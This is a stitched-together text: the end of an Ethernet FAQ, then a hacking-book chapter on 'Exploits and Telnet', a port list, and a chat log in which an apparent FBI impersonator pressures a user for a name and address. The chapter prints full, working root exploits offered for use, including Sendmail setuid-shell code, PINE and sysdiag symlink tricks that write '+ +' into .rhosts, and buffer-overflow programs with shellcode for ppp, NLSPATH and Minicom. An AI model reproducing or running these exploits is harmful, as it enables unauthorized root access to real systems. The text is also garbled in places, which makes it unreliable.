- A: A device that works sort of like a bridge, but off a different principle. It's advantages are that it is extremely fast and can "bridge" more than one packet at a time (it is not limited to two interfaces as a traditional bridge is). Disadvantages are that it does not understand spanning tree and doesn't work well in many to one networks. You probably don't understand that, so ignore it.
- Q: What is a driver?
- A: Typically the software that allows an Ethernet card in a computer to decode packets and send them to the operating system and encode data from the operating system for transmission by the Ethernet card through the network. By handling the nitty-gritty hardware interface chores, it provides a device-independent interface to the upper layer protocols, thereby making them more universal and [allegedly] easier to develop and use. There are many other meanings to this word, but this is probably what you are looking for.
- Q: What is NDIS, packet driver, ODI.?
- A: NDIS is a Microsoft/3com puppy that allows "stacking" of multiple protocols for a single underlying driver. Essentially it allows a single Ethernet card in a PC (it's not limited to Ethernet) to speak many different network "languages", and usually at the same time.

A packet driver is another method of allowing multiple protocols to access the network interface at the same time. Developed and supported by FTP Software Inc, Clarkson University, BYU and, more recently, Crynwr Software, the packet driver spec (PDS) is used to provide a device independent interface to various TCP/IP applications, and often in combination with concurrent Novell access (IPX/SPX).

ODI is Novell and Apple's equivalent of NDIS. There are differences between the two specs, but not so much as to warrant description in this text.

The next logical question is "which one should I use?" There is no simple or obvious answer, except that you should use the one most commonly required by your software. Q: Is there a troubleshooting guide for Ethernet? A: Many. I suggest you check your local technical bookstore. (Recommendations needed) Q: What books are good about Ethernet LAN's? A: There are many. The following are recommended by readers on this list: "The Ethernet Management Guide - Keeping the Link" by Martin This book has good coverage of most of the average Nemzow. considerations of Ethernet, from what Manchester encoding is down to production segment traffic analysis. Q: Where can I get IEEE803.x docs online? A: Nowhere. IEEE documents must be ordered from the IEEE themselves. You can contact them at: Institute of Electrical and Electronic Engineers 445 Hoes Lane P.O. Box 1331 Piscataway, NJ 08855-1331 U.S.A. (800) 678-IEEE Q: Where can I get EIA/TIA docs online? A: Nowhere? Must be ordered from: Global Engineering 2805 McGaw Av Irvine, CA 92714 phone 714-261-1455 Q: Where can I find the specifications of Ethernet equipment? A: From the manufacturer of the product, probably. Q: Where can I find IETF (Internet Engineering Task Force) documents? A: These are available for anonymous FTP from a number of sites. One known location is athos.rutgers.edu in /ietf. Drafts are also on athos in /internet-drafts.

| RUCS     | Mark A. Medici, Systems Programmer III, User Services Division |
|----------|--|
| User     | Rutgers University Computing Services, New Brunswick, NJ 08903 |
| Services | [medici@gandalf.rutgers.edu] [908-932-2412]                    |

Chapter 5: Telnet

```
Exploits and Telnet
Well exploits are the best way of hacking webpages but they are also more
complicated then hacking through ftp or using the phf. Before you can setup
an exploit you must first have a telnet proggie, there are many different
clients you can just do a netsearch and find everything you need.
It's best to get an account with your target(if possible) and view the
glitches from the inside out. Exploits expose errors or bugs in systems
and usually allow you to gain root access. There are many different
exploits around and you can view each seperately. I'm going to list a
few below but the list of exploits is endless.
This exploit is known as Sendmail v.8.8.4
It creates a suid program /tmp/x that calls shell as root. This is how you
set it up:
cat << _EOF_ >/tmp/x.c
 #define RUN "/bin/ksh"
 #include<stdio.h>
```

```
main()
 {
    execl(RUN,RUN,NULL);
 }
_EOF_
#
cat << _EOF_ >/tmp/spawnfish.c
 main()
 {
   execl("/usr/lib/sendmail","/tmp/smtpd",0);
 }
_EOF_
#
cat << _EOF_ >/tmp/smtpd.c
 main()
 {
  setuid(0); setgid(0);
   system("chown root /tmp/x ;chmod 4755 /tmp/x");
 }
_EOF_
#
#
gcc -0 -o /tmp/x /tmp/x.c
gcc -03 -o /tmp/spawnfish /tmp/spawnfish.c
gcc -O3 -o /tmp/smtpd /tmp/smtpd.c
#
/tmp/spawnfish
kill -HUP `/usr/ucb/ps -ax|grep /tmp/smtpd|grep -v grep|sed s/"[ ]*"// |cut
-d" " -f1`
rm /tmp/spawnfish.c /tmp/spawnfish /tmp/smtpd.c /tmp/smtpd /tmp/x.c
sleep 5
if [-u / tmp/x]; then
   echo "leet..."
   /tmp/x
fi
```

and now on to another exploit. I'm going to display the pine exploit through linux. By watching the process table with ps to see which users are running

PINE, one can then do an ls in /tmp/ to gather the lockfile names for each user. Watching the process table once again will now reveal when each user quits PINE or runs out of unread messages in their INBOX, effectively deleting the respective lockfile. Creating a symbolic link from /tmp/.hamors\_lockfile to ~hamors/.rhosts (for a generic example) will cause PINE to create ~hamors/.rhosts as a 666 file with PINE's process id as its contents. One may now simply do an echo "+ +" > /tmp/.hamors\_lockfile, then rm /tmp/.hamors\_lockfile. This was writen by Sean B. Hamor...For this example, hamors is the victim while catluvr is the attacker: hamors (21 19:04) litterbox:~> pine catluvr (6 19:06) litterbox:~> ps -aux | grep pine catluvr 1739 0.0 1.8 100 356 pp3 S 19:07 0:00 grep pine hamors 1732 0.8 5.7 249 1104 pp2 S 19:05 0:00 pine catluvr (7 19:07) litterbox:~> ls -al /tmp/ | grep hamors - -rw-rw-rw- 1 hamors elite 4 Aug 26 19:05 .302.f5a4 catluvr (8 19:07) litterbox:~> ps -aux | grep pine catluvr 1744 0.0 1.8 100 356 pp3 S 19:08 0:00 grep pine catluvr (9 19:09) litterbox:~> ln -s /home/hamors/.rhosts /tmp/.302.f5a4 hamors (23 19:09) litterbox:~> pine catluvr (11 19:10) litterbox:~> ps -aux | grep pine catluvr 1759 0.0 1.8 100 356 pp3 S 19:11 0:00 grep pine hamors 1756 2.7 5.1 226 992 pp2 S 19:10 0:00 pine catluvr (12 19:11) litterbox:~> echo "+ +" > /tmp/.302.f5a4 catluvr (13 19:12) litterbox:~> cat /tmp/.302.f5a4 + + catluvr (14 19:12) litterbox:~> rm /tmp/.302.f5a4 catluvr (15 19:14) litterbox:~> rlogin litterbox.org -l hamors now on to another one, this will be the last one that I'm going to show. Exploitation script for the ppp vulnerbility as described by no one to date, this is NOT FreeBSD-SA-96:15. Works on FreeBSD as tested. Mess with the numbers if it doesnt work. This is how you set it up: #include <stdio.h> #include <stdlib.h> #include <unistd.h> #define BUFFER\_SIZE 156 /\* size of the bufer to overflow \*/ -290 #define OFFSET /\* number of bytes to jump after the start of the buffer \*/ long get\_esp(void) { \_\_asm\_\_("movl %esp,%eax\n"); } main(int argc, char \*argv[])

```
{
        char *buf = NULL;
        unsigned long *addr_ptr = NULL;
        char *ptr = NULL;
        char execshell[] =
        "\xeb\x23\x5e\x8d\x1e\x89\x5e\x0b\x31\xd2\x89\x56\x07\x89\x56\x0f" /*
16 bytes */
        \x89\x56\x14\x88\x56\x19\x31\xc0\xb0\x3b\x8d\x4e\x0b\x89\xca\x52" /*
16 bytes */
        "\x51\x53\x50\xeb\x18\xe8\xd8\xff\xff\bin/sh\x01\x01\x01\x01
                                                                            /*
20 bytes */
        "\x02\x02\x02\x03\x03\x03\x03\x9a\x04\x04\x04\x04\x04\x04";
                                                                            /*
15 bytes, 57 total */
        int i,j;
        buf = malloc(4096);
        /* fill start of bufer with nops */
        i = BUFFER SIZE-strlen(execshell);
        memset(buf, 0x90, i);
        ptr = buf + i;
        /* place exploit code into the buffer */
        for(i = 0; i < strlen(execshell); i++)</pre>
                *ptr++ = execshell[i];
        addr_ptr = (long *)ptr;
        for(i=0;i < (104/4); i++)
                *addr_ptr++ = get_esp() + OFFSET;
        ptr = (char *)addr_ptr;
        *ptr = 0;
        setenv("HOME", buf, 1);
        execl("/usr/sbin/ppp", "ppp", NULL);
}
More exploits:
-Hpux
ppl exploit: #!/bin/ksh
# ppl exploit, second part - SOD 150ct96
# not all buffer overruns need to force an address into the PC
# works on 10.X, too, oddly enough. - Script Junkie
#HOST='localhost'
#USER=`whoami`
HOST="+"
USER="+"
cd /tmp
rm core 2> /dev/null
```

```
ln -s ~root/.rhosts core
а
а
STUFF=`echo "${AAA}\n${HOST} ${USER}"`
ppl -o "${STUFF}"
rm core
remsh localhost -l root sh -i
schlowdishk exploit: #!/bin/ksh
# OK.. this bug gets inserted into remwatch after the patch.. It was there
# before in some versions, but now it's pretty much universal if the patch
# gets installed...
# Silly Scriptor & friend, SOD, (11Jun96)
if [ ! -x /usr/remwatch/bin/disks/showdisk ]
then
 echo This is an exploit for the showdisk utility internal to
 echo HP\'s Remote Watch series of programs.
 echo The showdisk utility doesn\'t appear to be on your system.
 echo Moo
 exit
fi
FILE=$1
if [ -z "$FILE" ]
then
 FILE=/.rhosts
fi
if [ -f "$FILE" ]
then
 echo "Hey, there already a ${FILE}!"
 echo "I'd rather enjoy making new files, thank you very much..."
 exit
fi
umask 0000
/usr/remwatch/bin/disks/showdisk arg arg ${FILE} arg > /dev/null 2>&1
>${FILE}
ls -l ${FILE}
if [ "${FILE}" = "/.rhosts" ]
then
 echo "Adding + + ..."
 echo "+ +" >> /.rhosts
 remsh localhost -l root ksh -i
fi
glance exploit: You need only do the following:
1. Log in as yourself.
2. Decide what file you want to create for world write.
3. do a umask 000
4. Then do /usr/perf/bin/glance -f <that_file>
5. After a few seconds, quit glance.
```

6. That file will now be there and world is writeable, now edit it. 7. If it previousle existed, it will be trunc'ed with orig perms. sysdiag exploit: Basically, the sysdiag stuff is set-uid root. You can exploit that feature to create and write stuff to arbitrary files on the system as root, while not being root. If the target file you want to create exists, this doesn't work. Perhaps there is a way around that, but that ain't the point. The point is that I used this to get root in 30 seconds on my HP's and that's not good. Heck, this is probably faster then asking for the root password !!! More on the problem: What happens is that a feature exists to create a log file of your sysdiag session that can be invoked while in the program. You give it the name of the file to create, and if it is a sym link to a non-existant file, sysdiag follows the sym link and creates the file as root for you and logs your session in it. To show a typical vunerability, I created /.rhosts from a sym link in /tmp that sysdiag followed and then caused sysdiag to echo the line "+ +" in to the file. Then I could rlogin as root. If /.rhosts or /etc/hosts.equiv don't exist, you can use this trick to create and put a "+ +" in either of those files. That's an easy way to become root or someone else. You can do other files as well. This ain't cool, at all... How I tested this on my system: 1. I logged in with my regular account 2. I made a sym link with the command: ln -s /.rhosts /tmp/tempfile 3. I ran the command: /bin/sysdiag 4. From the DUI> prompt I typed: outfile /tmp/f1 5. From the DUI> prompt I typed: + + 6. From the DUI> prompt I typed: redo 7. When my previous command echoed to the screen I pressed <return>. 8. From the DUI> prompt I typed: exit 9. Now at the shell prompt, and out of sysdiag, I typed: rlogin localhost -l root 10. Once logged in I typed: id and it said I was root... This is the script of my sysdiag session: Script started on Sat Sep 21 23:29:10 1996 \$ id uid=1648(jjacobi) gid=999(systems) \$ ls -1 /tmp total 0 \$ ls -l /.rhosts

/.rhosts not found \$ ln -s /.rhosts /tmp/tempfile \$ ls -1 /tmp total 2 8 Sep 21 23:29 tempfile -> lrwx--x--x 1 jjacobi systems /.rhosts \$ ls -l /.rhosts /.rhosts not found \$ /bin/sysdiag sam exploit: Go to your HP 9.04/5 system first. 1. Log into your system as a normal user. 2. Compile the program below, making any changes if you need to. (you shouldn't need to) 3. Log in on another terminal, become root and insure that sam is not currently executing. 4. As the normal user log in, run the program that you compiled in step 2. 5. On the root log in session, run sam. 6. Look at the target file. /\* Code to exploit race of sam calling iopasrer.sh It will usually cause the ioparser.sh script run by root to follow the sym links created here to create or truncate TARGET\_FILENAME as root. It ain't pretty and may not always work, but usually does. Compile on HP9000/[700/800] 9.04[5] with the command: cc racer.c -o racer -Ae \*/ #include <stdio.h> #include <sys/stat.h> #include <fcntl.h> #include <unistd.h> #include <string.h> #include <strings.h> #include <symlink.h> #define PROC\_TO\_LOOK\_FOR "sam" /\* The process to look for in ps \*/ #define TARGET\_FILENAME "/check\_this" /\* File that is created or trunc'ed \*/ /\* Increase this #define NUM\_SYM\_LINKS 50 for systems that fork() alot \*/ void main(void) { char ps\_buf[65536]; /\* ps data buffer \*/ char \*line; /\* a pointer in to the ps\_buf \*/ char f1[80]; /\* buffer space for the sym link name \*/ char hostname[32]; /\* buffer space to hold hostname, duh \*/ int fd; /\* fd is for the pipe \*/ int ext; /\* the extantion to place on the symlink (pid) \*/

```
/* Dumb loop variable,
        int loop;
suggestions ??? */
                                                                   /* Why
        unlink("ps_fifo");
not */
        mkfifo("ps_fifo",S_IRUSR|S_IWUSR);
                                                /* Need this */
        fd = open("ps_fifo",O_RDONLY|O_NONBLOCK); /* You read the pipe
*/
        gethostname(hostname,32); /* gets the hostname just like
ioparser.sh !!! */
        printf("Looking for process %s, will exploit filename
%s\n",PROC_TO_LOOK_FOR,TARGET_FILENAME);
        /* FIGURE THE REST OUT YOURSELF, IT AIN'T ARTWORK... */
        while(1) {
                system("/bin/ps -u 0 > ps_fifo");
                read(fd,ps buf,65536);
                if( (line = strstr(ps_buf,PROC_TO_LOOK_FOR)) != NULL ) {
                        while( *line != ' n' ) {
                                 line--;
                         }
                         line+=2;
                         line[5] = ' \setminus 0';
                         ext = atoi(line);
                         for(loop = 1 ; loop <= NUM_SYM_LINKS ; loop ++)</pre>
{
                                 sprintf(f1,"/tmp/%s.%d",hostname,ext +
loop);
                                 symlink(TARGET_FILENAME, f1);
                         }
                         while( (access(TARGET_FILENAME,F_OK)) < 0 );</pre>
                         printf("%s has run, wait a few seconds and check
%s\n",PROC_TO_LOOK_FOR,TARGET_FILENAME);
                        unlink("ps_fifo");
                         exit();
                }
        }
}
-Linux
nlspath exploit: /*
 * NLSPATH buffer overflow exploit for Linux, tested on Slackware 3.1
 * Copyright (c) 1997 by Solar Designer
 */
#include <stdio.h>
```

```
#include <stdlib.h>
#include <unistd.h>
char *shellcode =
  "\x31\xc0\xb0\x31\xcd\x80\x93\x31\xc0\xb0\x17\xcd\x80\x68\x59\x58\xff\xe1"
  "\xff\xd4\x31\xc0\x99\x89\xcf\xb0\x2e\x40\xae\x75\xfd\x89\x39\x89\x51\x04"
  "\x89\xfb\x40\xae\x75\xfd\x88\x57\xff\xb0\x0b\xcd\x80\x31\xc0\x40\x31\xdb"
  "\xcd\x80/"
  "/bin/sh"
  "0";
char *get_sp() {
   asm("movl %esp,%eax");
}
#define bufsize 2048
char buffer[bufsize];
main() {
 int i;
  for (i = 0; i < bufsize - 4; i += 4)
    *(char **)&buffer[i] = get_sp() - 3072;
  memset(buffer, 0x90, 512);
  memcpy(&buffer[512], shellcode, strlen(shellcode));
 buffer[bufsize - 1] = 0;
 setenv("NLSPATH", buffer, 1);
 execl("/bin/su", "/bin/su", NULL);
}
--- nlspath.c ---
And the shellcode separately:
--- shellcode.s ---
.text
.globl shellcode
shellcode:
xorl %eax,%eax
movb $0x31,%al
int $0x80
xchgl %eax,%ebx
xorl %eax,%eax
movb $0x17,%al
int $0x80
.byte 0x68
popl %ecx
popl %eax
jmp *%ecx
call *%esp
xorl %eax,%eax
cltd
movl %ecx,%edi
movb $'/'-1,%al
incl %eax
```

scasb %es:(%edi),%al jne -3 movl %edi,(%ecx) movl %edx,4(%ecx) movl %edi,%ebx incl %eax scasb %es:(%edi),%al jne -3 movb %dl,-1(%edi) movb \$0x0B,%al int \$0x80 xorl %eax,%eax incl %eax xorl %ebx,%ebx int \$0x80 .byte '/' .string "/bin/sh0" Minicom 1.75 exploit: #include <stdlib.h> #include <unistd.h> #include <stdio.h> #include <string.h> #include <stdarg.h> #define NOP 0x90 const char usage[] = "usage: %s stack-offset buffer-size argv0 argv1 ...\n"; code(); extern void dummy( void ) { extern lbl(); /\* do "exec( "/bin/sh" ); exit(0)" \*/ \_\_asm\_\_( " code: xorl %edx, %edx pushl %edx lbl jmp start2: movl %esp, %ecx %ebx popl %edx, 0x7(%ebx) movb xorl %eax, %eax \$0xB, %eax movb int \$0x80 %ebx, %ebx xorl %eax, %eax xorl inc %eax int \$0x80 call lbl: start2 .string "/bin/sh""); } void Fatal( int rv, const char \*fmt, ... ) { va\_list vl; va\_start( vl, fmt ); vfprintf( stderr, fmt, vl );

```
va_end( vl );
       exit( rv );
}
               main( int ac, char **av )
int
{
                                       /* where our code is */
        int
                        buff addr;
        int
                        stack_offset = 0,
                        buffer_size = 0, i, code_size;
       char
                        *buffer, *p;
       buff_addr = (int)(&buff_addr);
                                                /* get the stack pointer */
                                               /* get the size of piece of */
       code_size = strlen( (char *)code );
                                                /* code in dummy()
                                                                    * /
       if( ac < 5 )
                      Fatal( -1, usage, *av );
       buff_addr -= strtol( av[ 1 ], NULL, 0 );
       buffer_size = strtoul( av[ 2 ], NULL, 0 );
        if( buffer_size < code_size + 4 )
            Fatal( -1, "buffer is too short -- %d minimum.\n", code_size + 5);
            /* "this is supported, but not implemented yet" ;) */
        if( (buffer = malloc( buffer_size )) == NULL )
            Fatal( -1, "malloc(): %s\n", strerror( errno ) );
        fprintf( stderr, "using buffer address 0x%8.8x\n", buff_addr );
        for( i = buffer_size - 4; i > buffer_size / 2; i -= 4 )
                *(int *)(buffer + i) = buff_addr;
       memset( buffer, NOP, buffer_size/2 );
        i = (buffer_size - code_size - 4)/2;
       memcpy( buffer + i, (char *)code, code_size );
       buffer[ buffer_size - 1 ] = '\0';
       p = malloc( strlen( av[ ac - 1 ] ) + code_size + 1 );
        if( !p )
            Fatal( -1, "malloc(): %s\n", strerror( errno ) );
       strcpy( p, av[ ac - 1 ] );
        strcat( p, buffer );
       av[ ac - 1 ] = p;
       execve( av[ 3 ], av + 3, NULL );
       perror( "exec():" );
}
I will send out more exploits in the next book I write.
```

```
Common Ports-
Program / Name Port
```

discard

| netstat                | 15  |   |      |   |      |  |
|------------------------|-----|---|------|---|------|--|
| chargen                | 19  |   |      |   |      |  |
| ftp                    | 21  |   |      |   |      |  |
| telnetd                | 23  |   |      |   |      |  |
| smtp                   | 25  |   |      |   |      |  |
| rlp                    | 39  |   |      |   |      |  |
| bootp                  | 67  |   |      |   |      |  |
| fingerk                | 79  |   |      |   |      |  |
| http                   | 80  | / | 8080 |   |      |  |
| military http          | 80  | / | 8080 | / | 5580 |  |
| link                   | 87  |   |      |   |      |  |
| рор3                   | 110 |   |      |   |      |  |
| identd                 | 113 |   |      |   |      |  |
| nntp                   | 119 |   |      |   |      |  |
| newsk                  | 144 |   |      |   |      |  |
| execk                  | 512 |   |      |   |      |  |
| login                  | 513 |   |      |   |      |  |
| pkill                  | 515 |   |      |   |      |  |
| ktalk                  | 517 |   |      |   |      |  |
| ntalk                  | 518 |   |      |   |      |  |
| netwall                | 533 |   |      |   |      |  |
| rmontior               | 560 |   |      |   |      |  |
| montior                | 561 |   |      |   |      |  |
| kerberos               | 750 |   |      |   |      |  |
| ommon telnet commands: |     |   |      |   |      |  |

Common telnet commands:

Command

Function

| access   | Telnet account        |
|----------|-----------------------|
| С        | Connect to a host     |
| cont     | Continue              |
| d        | Disconnect            |
| full     | Network echo          |
| half     | Terminal echo         |
| hangup   | Hangs up              |
| mail     | Mail                  |
| set      | Select PAD parameters |
| stat     | Show network port.    |
| telemail | Mail                  |

cooperation

You have been identified as participating in illegal activities involving software Your activities have been monitored and logged

by the FBI.

The time to cooperate is now. Your

will be taken into account. If you wish to cooperate call 1 877 785-2602 pin # 0038 by 12.21.01 between 9:00am & 4:00 pm PST. M-F

## TwstD

XXXUSER 12/13/20 6:27 PM Anyone there ?

^Shatter & 12/13/20 6:28 PM I'm on the phone give me a couple of minutes ok?

XXXUSER 12/13/20 6:30 PM ok, was that message a joke ? I hope lol \*the FBI one\*

^Shatter & 12/13/20 6:51 PM anyone home?

XXXUSER 12/13/20 6:51 PM im here

^Shatter & 12/13/20 6:51 PM what effect did you have with the feds on Tuesday?

XXXUSER 12/13/20 6:52 PM nothing really....

XXXUSER 12/13/20 6:52 PM What was the message you sent me about ?

^Shatter & 12/13/20 6:54 PM Well you asked about the earlier message the "FBI" one.

It was not a joke. We are the FBI. The

told you we monitored and logged your information. A quick review of the logs show you downloaded approximatley 18 illegal copyright programs. Now is the time to come forward and make things right.

^Shatter & 12/13/20 6:55 PM did I scare you off?

XXXUSER 12/13/20 6:55 PM no

message

XXXUSER 12/13/20 6:56 PM i feel lucky i guess lol ^Shatter & 12/13/20 6:56 PM are we going to be able to work together? XXXUSER 12/13/20 6:57 PM and the person whom uses this name would be where ? XXXUSER 12/13/20 6:57 PM may i please view the log file ^Shatter & 12/13/20 6:58 PM I don't have the time to research all the information on every target of our investigation. We had over 100 people in our site. You saw the news coverage of the search warrants conducted by the Feds. This is your chance to come forward and make things right. XXXUSER 12/13/20 6:59 PM come forward and make what right? What have I done wrong? lol ^Shatter & 12/13/20 6:59 PM You call me on the toll free number. We can talk and schedule a time to meet and then I'11 show you the logs (evidence) we have against you 12/13/20 6:59 PM this is very professional.... funny the number XXXUSER goes to sprint ??? XXXUSER 12/13/20 7:00 PM and then ? ? ? ^Shatter & 12/13/20 7:01 PM I'm not going to play games with you. ShatNet was an undercover operation. We logged your activities. We have your IP we will do the leg work to find you OR you can come forward and make things right XXXUSER 12/13/20 7:02 PM ok Mr.FBI, come forward with what? ^Shatter & 12/13/20 7:02 PM your admission to your activities with illegal copyright protected programs. XXXUSER 12/13/20 7:03 PM and I should do what? what do you need..... 12/13/20 7:03 PM seems pretty lame..... XXXUSER ^Shatter & 12/13/20 7:04 PM I need to be able to talk to you. You know I'm in Vegas. If you provide you name and location I can have an FBI agent visit you so you can talk about your activities. 12/13/20 7:05 PM who is "I'm", and no I dont know your in XXXUSER vegas. ^Shatter & 12/13/20 7:06 PM My name is SA Ray Leber you can call the Las Vegas FBI office to confirm. The number is

| 702- | 385- | 1281 |
|------|------|------|
|------|------|------|

XXXUSER 12/13/20 7:07 PM ok, so when is the fun and games over? ^Shatter & 12/13/20 7:08 PM did you call the fbi in Vegas to confirm I'm a Special Agent with the FBI? XXXUSER 12/13/20 7:10 PM no i havent, and will not ^Shatter & 12/13/20 7:11 PM ok fine by me. This is your chance to come forward not mine. XXXUSER 12/13/20 7:16 PM anything else.... since this seems like a big game, I dont find it humorous at all..... ^Shatter & 12/13/20 7:16 PM what do you want me to do to prove this isn't a game? 12/13/20 7:17 PM what can you do is the question? XXXUSER ^Shatter & 12/13/20 7:17 PM We (you) can only wait and see XXXUSER 12/13/20 7:19 PM Ok, guess we are just stuck in a loop. I have done nothing illegal that would cause harrasement as such , specially in such a poor inhumane fashion like so ! ^Shatter & 12/13/20 7:21 PM not harrassment just the facts. We have your illegal activities logged and evidence showing you downloaded illegal copyright protected programs. We are giving people like yourself to come forward. XXXUSER 12/13/20 7:45 PM No charges or arrests have been made in the United States as a result of the investigations. Officials said crackers and distributors of pirated software could be liable for violations of copyright and conspiracy laws. ^Shatter & 12/13/20 7:47 PM correct. Searches were conducted on some of the targets, with more searches planned for the future. We are giving you the opportunity to come forward so a search warrant is not conducted. An interview would be conducted to save the embarrasment of a search warrant. XXXUSER 12/13/20 7:48 PM I am confused..... ^Shatter & 12/13/20 7:48 PM why? XXXUSER 12/13/20 7:50 PM  $\,$  just am, very hard to believe this is even true and one would go this level. and Again,

just as curiosity that number goes to

|                             | Sprint and a pin number, nothing lines  |
|-----------------------------|---|
| up                          | with "FBI" standards  |
| ^Shatter & 12/13/20 7:52 PM | Again call the FBI Las Vegas Office. It would<br>be hard to run ShatNet out of the FBI office<br>don't you think. The pin number just goes to<br>show you that we are the Gov't. Using a pin<br>number makes the purchase of the toll free<br>number cheaper. |
| XXXUSER 12/13/20 7:54 PM    | right   |
| ^Shatter & 12/13/20 7:55 PM | The balls in your court.  |
| XXXUSER 12/13/20 7:58 PM    | i guess so inoccent till proven<br>guilty can't wait to get this spread   |
| on                          | the net Goverment uses PIN numbers with<br>Sprint to save money, for FBI  |
| investigations.             | FBI conducts interiagations via ICQ, which  |
| is                          | very unsecure and not proffesional, FBI uses<br>Entrapment.   |
| ^Shatter & 12/13/20 7:58 PM | Our site did not have music. The logs show you<br>downloading and uploading illegal copyright<br>software.  |
| XXXUSER 12/13/20 7:59 PM    | LoL, no one said music ? ? ?  |
| XXXUSER 12/13/20 8:00 PM    | so who hacked Shat's account ?  |
| XXXUSER 12/13/20 8:00 PM    | the fun and games are over  |
| ^Shatter & 12/13/20 8:01 PM | Lets quit the games. I have more than you on ICQ coming forward.  |
| XXXUSER 12/13/20 8:01 PM    | yea lets quit the game  |
| ^Shatter & 12/13/20 8:02 PM | yes they are we will see who has the last<br>laugh  |
| XXXUSER 12/13/20 8:02 PM    | no one is laughing  |
| ^Shatter & 12/13/20 8:02 PM | I am  |
| XXXUSER 12/13/20 8:02 PM    | thats good  |
| XXXUSER 12/13/20 8:03 PM    | don't cream your pants with all the excitement  |
| XXXUSER 12/13/20 8:03 PM    | whats your number ?   |
| ^Shatter & 12/13/20 8:03 PM | No need to go there.  |
| XXXUSER 12/13/20 8:04 PM    | pretty good joker here on staff   |
| ^Shatter & 12/13/20 8:04 PM | 877-785-2602, 0038  |

the office number is 385-1281 ask for Ray Leber they will verify who I am XXXUSER 12/13/20 8:04 PM yea and i can go grab a name and number and says verify it..... ^Shatter & 12/13/20 8:05 PM you can play now or you can play later (you can pay me now or you can pay me later) no difference to me. XXXUSER 12/13/20 8:06 PM would u like my CC# ? ^Shatter & 12/13/20 8:07 PM don't understand XXXUSER 12/13/20 8:07 PM you said "pay" XXXUSER 12/13/20 8:07 PM credit card = cc ^Shatter & 12/13/20 8:08 PM you never heard the saying you can pay me now or you can pay me later. It cost more when you have to pay later 12/13/20 8:09 PM no I have not XXXUSER 12/13/20 8:09 PM would you like my social security number ? XXXUSER ^Shatter & 12/13/20 8:10 PM Have a nice night we will just have to catch up to you later, during the additional search warrants that wil be conducted. 12/13/20 8:10 PM why you running off ? XXXUSER XXXUSER 12/13/20 8:10 PM Soc. won't help the case out ? XXXUSER 12/13/20 8:11 PM or even my address so someone could come chat with me in person ? ^Shatter & 12/13/20 8:11 PM don't have time for you have plenty other fish that are assisting in the investigation. i.e. testimony against other players ^Shatter & 12/13/20 8:11 PM thats how it works. 12/13/20 8:11 PM I would like to help out too XXXUSER 12/13/20 8:12 PM provide direct contact to myself XXXUSER XXXUSER 12/13/20 8:12 PM that would be "working with the agent" and it seems your declining ? ^Shatter & 12/13/20 8:12 PM call me then and we will talk 12/13/20 8:13 PM at which number ? the one with the pin ? XXXUSER 12/13/20 8:13 PM I think you can provide a better number then XXXUSER that if you wish not to lose a huge amount

| of         |          |         |  |
|------------|----------|---------|--|
|            |          |         | leads and data that I may provide ;-)  |
| XXXUSER    | 12/13/20 | 8:14 PM | seems your waving your rights and wish not to<br>hear what i have to say about the subject<br>matter in hand   |
| ^Shatter & | 12/13/20 | 8:14 PM | why not give it a try, the call doesn't cost<br>you anything.  |
| XXXUSER    | 12/13/20 | 8:15 PM | seems you have lead me to beleive this is a<br>crock of shit and you need to be hacked with<br>your meaning less ICQ investigation, then   |
| dump       |          |         | all your goodies on the net for the wolves   |
| to         |          |         |  |
|            |          |         | pick at  |
| XXXUSER    | 12/13/20 | 8:16 PM | good ol President Bush would love to eat up some towl head causing havok in the US for   |
|            |          |         | dammm reason other then being a funny  |
| private    |          |         | joker out to get his cookies off   |
| ^Shatter & | 12/13/20 | 8:16 PM | like I said we will see who has the last<br>laugh.   |
| XXXUSER    | 12/13/20 | 8:16 PM | Lets run some little utilities and track the famous FBI guru down, huh ?   |
| ^Shatter & | 12/13/20 | 8:17 PM | Aren't you wondering why the site is down  |
| XXXUSER    | 12/13/20 | 8:18 PM | what site ?, send me the link so I can check<br>it out   |
| ^Shatter & | 12/13/20 | 8:19 PM | the site is down. don't think we would want to<br>give you access after the activites of<br>Tuesday. Tuesday's search warrants were<br>because of the activity we were able to log   |
| on         |          |         | the site.  |
| XXXUSER    | 12/13/20 | 8:20 PM | what was the IP or address of the site let   |
|            |          |         | me verify its downs  |
| XXXUSER    | 12/13/20 | 8:40 PM | did u run off Mr. Leber  |
| ^Shatter & | 12/13/20 | 8:44 PM | no but guess what I'm tired of playing around.<br>You need to get another hobby because if you<br>can spend this much time messing around you<br>could put the time to good use. Like I said<br>earlier, you can come forward or we will see<br>you later. We gave you your chance |
| XXXUSER    | 12/13/20 | 8:47 PM | ok, i gave you your chance to be someone<br>professional and call myself, also offered<br>address so you could "send" someone as u<br>mentioned earlier. Guess you cant keep your<br>facts straight. Hope your little scam makes   |

of

| уа                          |   |
|-----------------------------|---|
| -                           | a few penny's richer cause it won't last  |
| long.                       | And for your information my name was  |
| misplaced                   | on your list and your message was offensive.<br>Also note your breaking the law with faking<br>the status of being with the FBI.      |
| XXXUSER 12/13/20 8:47 PM    | So i hope you have enough time on your hands<br>to finish what you started  |
| ^Shatter & 12/13/20 8:50 PM | You need to stop watching so much tv. You<br>offered your address, etc, but I never got   |
| it                          | did I? so who is the one talking in   |
| circles.                    | If you want to call me at toll free number  |
| go                          | for it. or you can give me your name and<br>address over ICQ and I'll have someone visit<br>you. Then we will see who is up front or  |
| not.                        | Do you have the guts?   |
| XXXUSER 12/13/20 8:51 PM    | to give my address ? why should I worry<br>? your the FBI correct ? I've done nothing<br>wrong, commited to crime, just willing to    |
| work                        | out the problem that seems to up in the air.<br>Correct ?   |
| ^Shatter & 12/13/20 8:52 PM | circles, circles, circles, if you have nothing<br>to lose and did nothing wrong you won't mind<br>getting a visit from your local Fed |
| XXXUSER 12/13/20 8:53 PM    | right, your 100% correct  |
| XXXUSER 12/13/20 8:53 PM    | so why should I have guts or why do I watch to much tv ?  |
| ^Shatter & 12/13/20 8:53 PM | so give me your name and address  |
| XXXUSER 12/13/20 8:53 PM    | seems your advising me not to provide info via<br>ICQ, right ?  |
| XXXUSER 12/13/20 8:54 PM    | that was the 1st impression   |
| XXXUSER 12/13/20 8:54 PM    | before doing so, since this is all logged, i<br>would like a statement upfront please   |
| ^Shatter & 12/13/20 8:54 PM | I'm willing to take your information right<br>now, you don't have the guts to give it to  |
| me.                         | Its easy to hide behind a computer screen   |
| ^Shatter & 12/13/20 8:55 PM | and what statement is that?   |
|                             |   |

XXXUSER 12/13/20 9:00 PM at this time please verify in such a manner: I

| of          |          |      |    | am (your full name) with the Federal Bereua   |
|-------------|----------|------|----|---|
